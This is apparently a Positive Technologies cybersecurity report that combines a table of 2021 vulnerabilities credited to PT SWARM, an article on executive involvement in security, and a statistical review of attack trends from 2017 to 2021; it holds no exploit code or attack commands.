
The number of espionage campaigns of APT groups grew.

Ransomware operators also continue to disrupt: their attacks in 2021 led to failures in the operation of state IT systems and systems in smart city infrastructure. Moreover, the financial condition of ransomware operators allows them to obtain zero-day vulnerabilities on shadow forums.

The so-called humanless protection technologies are beginning to play a key role; with an acute shortage of information security specialists, they make it possible to implement effective protection with a minimum number of experts on staff.

Last year was the year of smart assistants, as well as the widespread introduction of biometrics; the first cyberincidents using deepfake occurred. Many users were tricked, which means that the development of this technology can be of help to fraudsters.

In addition, we predict the emergence of new fraud methods related to NFT, which has become the main trend of 2021 in blockchain.





# 12.5%

of vulnerabilities were found in security software

# In 2021

ransomware operators remained a constant threat: their attacks led to failures in the operation of state IT systems and systems in smart city infrastructure

# NFT


has become the main trend of 2021 in blockchain





# Most interesting vulnerabilities of 2021 🌟

found by PT SWARM



@ptswarm



Cisco	ASA	DoS	CVE-2021-1445	[ 7.5 ]	× × ×
	HyperFlex HX Data Platform	RCE	CVE-2021-1497	[ 9.8 ]	× × ×
		RCE	CVE-2021-1498	[ 9.8 ]	× × ×
		Arbitrary File Upload	CVE-2021-1499	[ 5.3 ]	× × ×
	Firepower Device Manager	RCE	CVE-2021-1518	[ 8.8 ]	× × ×
ASA	DoS	CVE-2021-34704	[ 7.5 ]	× × ×	
Fortinet	FortiWeb	SQL Injection	CVE-2020-29015	[ 9.8 ]	× × ×
		Buffer Overflow	CVE-2020-29016	[ 9.8 ]	× × ×
		Format String	CVE-2020-29018	[ 8.8 ]	× × ×
		RCE	CVE-2021-22123	[ 8.8 ]	× × ×
		Buffer Overflow	CVE-2020-29019	[ 5.3 ]	× × ×
IBM	QRadar	SSRF	CVE-2020-4786	[ 4.3 ]	× × ×
SAP	NetWeaver	SSRF	CVE-2021-33690	[ 9.9 ]	× × ×
		RCE	CVE-2021-38163	[ 8.8 ]	× × ×
SonicWall	Network Security Manager	RCE	CVE-2021-20026	[ 8.8 ]	× × ×
	SonicOS	Buffer Overflow	CVE-2021-20027	[ 7.5 ]	× × ×
VMware	vSphere Replication	RCE	CVE-2021-21976	[ 7.2 ]	× × ×
	vCenter	RCE	CVE-2021-21972	[ 9.8 ]	× × ×
	View Planner	RCE	CVE-2021-21978	[ 9.8 ]	× × ×
	vRealize Operations	SSRF	CVE-2021-21975	[ 7.5 ]	× × ×
	vRealize Business for Cloud	RCE	CVE-2021-21984	[ 9.8 ]	× × ×
	Carbon Black Cloud Workload	Auth Bypass	CVE-2021-21982	[ 9.1 ]	× × ×
	vRealize Operations	Arbitrary File Write	CVE-2021-21983	[ 6.5 ]	× × ×
		Arbitrary File Read	CVE-2021-22022	[ 4.9 ]	× × ×
Insecure Direct Object Reference		CVE-2021-22023	[ 7.2 ]	× × ×	
Zoom	Meeting Connector	RCE	CVE-2021-34414	[ 7.2 ]	× × ×
		RCE	CVE-2021-34416	[ 9.8 ]	× × ×
		Remote System Crash	CVE-2021-34415	[ 7.5 ]	× × ×




# Business → involvement in information security

---

Ekaterina Kilyusheva

Information Security Analytics, Positive Technologies




**"The impact of cyberthreats on business is increasing every year." 49 percent of executives agree with this statement. But is top management sufficiently involved in building an efficient information security system? In this article, we will discuss how the top management's attitude toward information security has changed, why direct communication between the top management and CISOs is important, and how the demand for efficient business-oriented cybersecurity is growing.**

## Information security: a shifting paradigm

2020 was marked by a significant increase in cyberattacks: the number of attacks increased by 51 percent compared to 2019.<sup>1</sup> The pandemic contributed to this increase, as many companies had to hastily shift their business online and adopt a remote working policy, but did not have the time or resources to implement the necessary security measures. In 2021, the number of attacks continued to grow, although at a slower pace—6 percent more than the previous year.<sup>2</sup> The consequences of ransomware attacks and high-profile incidents involving data leaks and compromised supply chains have proven that cybersecurity has a direct impact on business: organizations suffered significant financial losses, had to shut down production processes, and services were sometimes unavailable to customers. The damage from cyberattacks is increasing year after year, affecting not only individual companies, but entire industries as well. Recent ransomware attacks caused millions of dollars in losses, without taking into account ransoms demanded by criminals.<sup>3</sup> Moreover, reputational damage affects the prices of the companies' shares. After the discovery of the SolarWinds hack, the company's shares dropped by 40 percent in one week.

All this has caused executives to review their attitude towards information security: by pivoting to striving to build truly secure business processes, they are now going beyond mere formal compliance with regulatory requirements or industry standards. According to a PWC survey conducted in early 2022, 49 percent of executives cited cyberthreats as one of the most important factors that could affect business (for reference, in 2020, this percentage was 33%; in 2021, it was already 47%).<sup>4</sup>


This new reality also had an impact on the interaction between top management and CISOs: 65 percent of information security directors say they worked closely with management during the 2020 crisis.<sup>5</sup> By comparison, in 2019 only 30 percent of respondents said that their top management was involved in discussions about cyberrisks. All these changes are not accidental: it is top management that must identify unacceptable events and give specific instructions to CISOs. Without regular cooperation between top executives and CISOs, involving top-down task assignment and discussion of changes, information security is isolated from real business goals. Crisis always reveals the weakest spots, and the absence of direct interaction between information security experts and top executives is a well-known and widespread issue. For example, not every organization has a CISO reporting directly to the CEO: according to TrendMicro, in 45 percent of companies, CISOs report to CIOs, and only in 42 percent of companies do they report to CEOs.<sup>6</sup>



Crisis always reveals  
the weakest spots

## Misguided security assessment goals

Insufficient involvement of top management in information security and communication flaws become evident during security assessment projects: successful cybersecurity depends on who makes the decisions and how; who defines the goal of the assessment; and who accepts the results.



A company usually decides to conduct penetration testing when it needs to assess the protection of its systems against attacks. The most common reasons behind penetration testing are:

- Compliance with standards
- Compliance with internal regulations
- Overall assessment of the company's security level

In some cases, penetration testing is performed only to meet security budget targets.

Note that these reasons do not include the assessment of security of specific business processes or the efficiency of information security as a whole. Only 30 percent of companies say that goal of the penetration testing is to check whether access can be obtained to specific systems considered to be key. This low figure can be explained by the fact that most companies do not use a risk-oriented approach to security, or that their CISOs do not understand real risks and do not know which systems are critical for their companies. Because of these factors, the results of penetration testing often do not reflect the true odds of whether unacceptable events can be triggered.

In our experience, the goals of a penetration test are usually determined by CISOs (98% of companies), whereas only in a few cases are CIOs (4%) and risk managers (2%) involved. In most companies, CISOs accept the results of the penetration testing. If CISOs are not involved in this process, it is a sign of a serious information security flaw—something we encounter in 15 percent of cases. If a penetration test has concrete goals and is performed, for example, at an industrial company, the employees of the department who work with the tested systems are also involved in the process. Unfortunately, top management is involved in neither goalsetting nor assessing the results.

If it is not top management who defines the information security goals, then a CISO assigns tasks to the information security department independently, and these tasks may have nothing to do with protection against critical risks. For example, information security specialists may spend resources on fixing vulnerabilities in systems that are not critical, while leaving out what they consider to be less important. In this case, CISOs may be




Only 30 percent of companies say that goal of the penetration testing is to check whether access can be obtained to specific systems considered to be key

under the impression that a security assessment had great results, when in fact the efficiency of such protection for the business is zero. It is vital that CISOs and top management have the same understanding of the company's priorities to maintain the security and continuity of key processes .

## Moving towards verification of unacceptable events

Now that more and more companies are beginning to understand the need to build efficient and business-oriented security, there is a growing interest in verifying the odds of unacceptable events being triggered. This is a truly different approach to security typical for organizations with mature information security processes. Such organizations are not only aware of their risks but also want to verify them, in order to:

- 
- Assess the efficiency of the information security department.
  - Assess the efficiency of the information security processes.
  - Assess the efficiency of the security tools.
  - Get a clear picture of what is going on in the infrastructure.
  - Learn how to improve information security.



Top executives and risk managers of these companies are always involved in setting goals for such risk verification tasks and participate in assessment of results. So far, such companies are the exception, making up only 21 percent of those who ordered security assessment of corporate infrastructure from 2020 to 2021. However, this number is growing, as is the number of companies who understand that direct interaction between CISOs and top management is vital for building an efficient security system. All in all, we expect changes in the approach to all kinds of security assessment work and to information security as a whole.

## Conclusion

Information security flaws seriously affect businesses, and the need for efficient protection and minimization of potential damage from attacks has come to the foreground. However, top management is still insufficiently involved in information security. Delegating security issues is not enough: it is vital to assign specific tasks that relate to business goals, constantly interact with CISOs, and review unacceptable events. Only real risks and business needs must be at the core of an information security system, which is impossible without the active involvement of the company's top executives.



# How the world embraced



What's been happening in the information security world over the past five years? Why has the annual number of attacks increased 2.5 times, and how is it that the damage of these attacks now runs into tens of millions of dollars? More and more executives believe that cyberthreats directly affect their businesses. But has there been a positive change in the level of companies' security? In our new research, we will try to answer these questions and explain how the attacker tactics and approaches to security have changed over the past five years.





# results-oriented security



Ekaterina Semykina

Information Security Analytics, Positive Technologies

Cybersecurity goes hand in hand with changes in the information sphere: new technologies are always accompanied by new threats that must be countered by protection methods. This report examines what's been happening in the information security world over the past five years: how cybercriminals have operated and how approaches to security have changed.

To analyze the changes, we drew on our own research on current cyberthreats from 2017 to 2021, as well as on the results of numerous studies of corporate information security. By analyzing the progression of real attacks and the security data of organizations, plus the opinions of those in charge, we investigate how cybersecurity has changed in recent years.


## How attacks are changing: cyber-criminal trends and methods

### No end in sight

With the ongoing informatization of society, many processes are being automated and services are gradually moving online. For example, governments can now provide most services remotely, removing the need to wait in line. Everyday actions, be it booking tickets, making a doctor's appointment, paying for goods and services, or even buying

real estate, are increasingly taking place online. But as technology develops, so too do cybercriminals' capabilities, so we are seeing a rise in their activity. For instance, the total number of attacks<sup>1</sup> in 2021 increased by 2.5 times against 2017.

### Dynamics of the number of attacks




The annual number of attacks has increased **by 2.5 times** in the past five years

### Big profits and lower attack costs are the priority

Since 2017, we have seen a gradual rise in the number of attacks targeting specific organizations or industries. And this trend has become ever more pronounced over the past half decade: if in 2017 the share of targeted attacks was 43 percent of the total number, by 2021 the figure had reached 74 percent.

### Share of targeted and mass attacks



<sup>1</sup> This study treats each mass incident (such as a ransomware attack affecting several company departments, or a virus attack in which phishing emails were sent to multiple addresses) as one unique cybersecurity threat.



Year after year, the public sector takes a hit. According to our data, government agencies have consistently ranked first by number of attacks in recent years. Government agencies are attractive targets: more and more services are provided electronically, and government systems contain vast amounts of data. It is impossible to overlook the hike in attacks on healthcare systems that we observed in 2020: the number of attacks on medical institutions increased by 91 percent compared to 2019. We attribute this fact to the accelerating digitalization of medicine and the pandemic-related increase in patient data.

Cybercriminals are also showing interest in industry: the number of attacks in 2021 surpassed the results of 2017 by more than seven times. Industry's lack of readiness<sup>2</sup> in the face of sophisticated malware leads to targeted attacks, and the damage from business downtime forces some companies to strike deals with cybercriminals and pay large ransoms. Recall that Colonial Pipeline paid out more than \$4 million<sup>3</sup>.

Note, however, the comparative resilience of the financial sector: although the number of attacks on banks is increasing, the growth cannot be described as rapid. Moreover, the share of attacks on financial organizations in the total number of attacks on companies actually halved by 2021. This is especially obvious in comparison with cybercriminal interest in industry: if before 2018 attacks on the financial sector significantly exceeded those on industry, since the beginning of 2019 this trend has reversed.



by 2021

the share of attacks on financial organizations in the total number of attacks on companies actually halved



20%

18%

16%

14%

12%


10%

8%

6%

4%


2%




2017

2018

2019



# Most attacked industries



**16%** Government

**11%** Healthcare

**10%** Manufacturing and industry

**9%** Science and education

**7%** IT

**5%** Finance

That the number of attacks on financial institutions is growing less rapidly can be explained by the fact that to extract money from a bank, the attackers must be highly skilled. Banks invest heavily in security and comply with information security standards, so, compared to other companies, their security has improved in recent years (as confirmed by security analysis results below). What's more, it was previously assumed that maximum profit came from stealing money, and access to the bank systems allowed the largest possible amount to be siphoned off. These days, however, attackers have largely switched to ransomware, and instead of targeting banks specifically, they can select any large company that is less well protected. Now the main source of profit is extortion, which does not require high-level skills or in-depth knowledge of financial institutions' infrastructure.



Cybercriminals are showing increasing interest in data stored in various organizations, such as information about customers and users, or trade secrets. Whereas previously cybercriminals were more focused on stealing funds directly, say, from the accounts of companies or individuals, nowadays information that can be used for attack development, extortion purposes, or sale on the dark web is of greater value. Therefore, the number of attacks aimed at confidential data theft is on the rise (from 12% to 20%). Most in demand are personal data (32%) and credentials (20%), as well as medical information (9%).



## How cybercriminal methods and goals have changed

Looking at the popular attack methods of five years ago, we notice some clear differences from today. For instance, 2017 is memorable not only for a string of mass ransomware attacks, among which the WannaCry epidemic warrants special mention. (Note that back then these were not yet the main weapon of attackers, and the ransomware-as-a-service model was just gaining popularity.) At that time, the financial sector was the main target: cybercriminal groups attacked banking systems (including SWIFT) and carried off large sums of money. For example, the Cobalt<sup>4</sup> group, which specializes in attacks on finance, inflicted more than 1 billion rubles<sup>5</sup> worth of damage on Russian banks. Another target was ATMs: in India, for instance, cybercriminals emptied dispensers<sup>6</sup> in a matter of minutes, while in 2017 in Moscow alone more than 5 billion rubles was stolen<sup>7</sup> from ATMs. As cryptocurrencies and blockchains took over the digital world, malefactors explored new attack opportunities. This trend is confirmed by the prevalence of miners and major attacks on ICOs: for example, an attack on the NiceHash<sup>8</sup> cryptocurrency mining platform resulted in the theft of more than \$70 million worth of bitcoin.



Some of the trends continued in 2018, which saw some high-profile attacks on POS terminals and ATMs worldwide (a jackpotting wave<sup>9</sup> engulfed the U.S. at the start of the year), and a series of 51% attacks on the Monacoin,<sup>10</sup> Verge,<sup>11</sup> Bitcoin Gold,<sup>12</sup> and ZenCash<sup>13</sup> cryptocurrencies. That same year, we observed some of the most powerful DDoS attacks<sup>14</sup> ever seen and a number of major data breaches, one




Looking at the popular attack methods of five years ago, we notice some clear differences from today



of which hit the Marriott hotel chain. Another important development concerns the activities of regulators: the European Union introduced the General Data Protection Regulation (GDPR) to improve the protection of personal data. One of the first to get caught out was a Portuguese hospital, which was fined €400,000 for a vulnerability in its patient records storage system.

Large-scale leaks also marked 2019: researchers found large amounts of data in the public domain and databases for sale on the dark web. A separate mention goes to the notorious Collection #1<sup>15</sup>, containing more than 700 million unique account credentials. The stolen data, totaling 87 GB, was published on a free cloud service, and compromised passwords were later used by cybercriminals to access the accounts. Also in 2019 there were many Magecart attacks on online resources through the injection of malicious JavaScript code (JavaScript sniffers); the number of attacks by APT groups went up.

Large-scale leaks also marked 2019: researchers found large amounts of data in the public domain and databases for sale on the dark web. A separate mention goes to the notorious Collection #1, containing more than 700 million unique account credentials. The stolen data, totaling 87 GB, was published on a free cloud service, and compromised passwords were later used by cybercriminals to access the accounts. Also in 2019 there were many Magecart attacks on online resources through the injection of malicious JavaScript code (JavaScript sniffers); the number of attacks by APT groups went up. 2020 was dominated by the pandemic. While employers endeavored to keep employees safe and sound, cybercriminals sought out security flaws to exploit. The year saw a surge in attacks on the back of the mass transition to remote working, which in many cases was done hastily and without proper protection measures. For instance, as of mid-2020, software vulnerabilities were being exploited in more





## Cyberattacks are becoming increasingly disruptive to business, especially with the rise of ransomware


than 30 percent of organizations due to the emergence of many unprotected servers. Attackers looked for vulnerabilities in VPN and remote access solutions, exploited flaws in web applications, and bruteforced passwords for RDP access. At the same time, ransomware resurfaced, accounting for 45 percent of all malware used. What's more, many of the attacks were no longer of a mass nature: ransomwarers, eyeing a large ransom, began to handpick their victims, studying each company's resources and position in the market and industry. Also in 2020 we observed some major attacks on the supply chain: who doesn't remember the SolarWinds<sup>17</sup> hack, one of the biggest incidents of the year. This attack is one of the most potentially devastating we've seen in recent times. The attackers were able to inject malware into an update of a company product, which was soon downloaded by thousands of SolarWinds customers, including U.S. government agencies and more than 400 major U.S. companies.

The growth in cybercriminal activity during this difficult period is noteworthy not only for the number of attacks: the black market is also picking up the pace. For example, the number of new access-related<sup>18</sup> ads on dark web forums in Q1 2021 increased by more than seven times against the same period in 2020. The number of new ads in search of cybercriminal partners and operators also climbed, which indicates that collaboration and recruitment are on the rise.

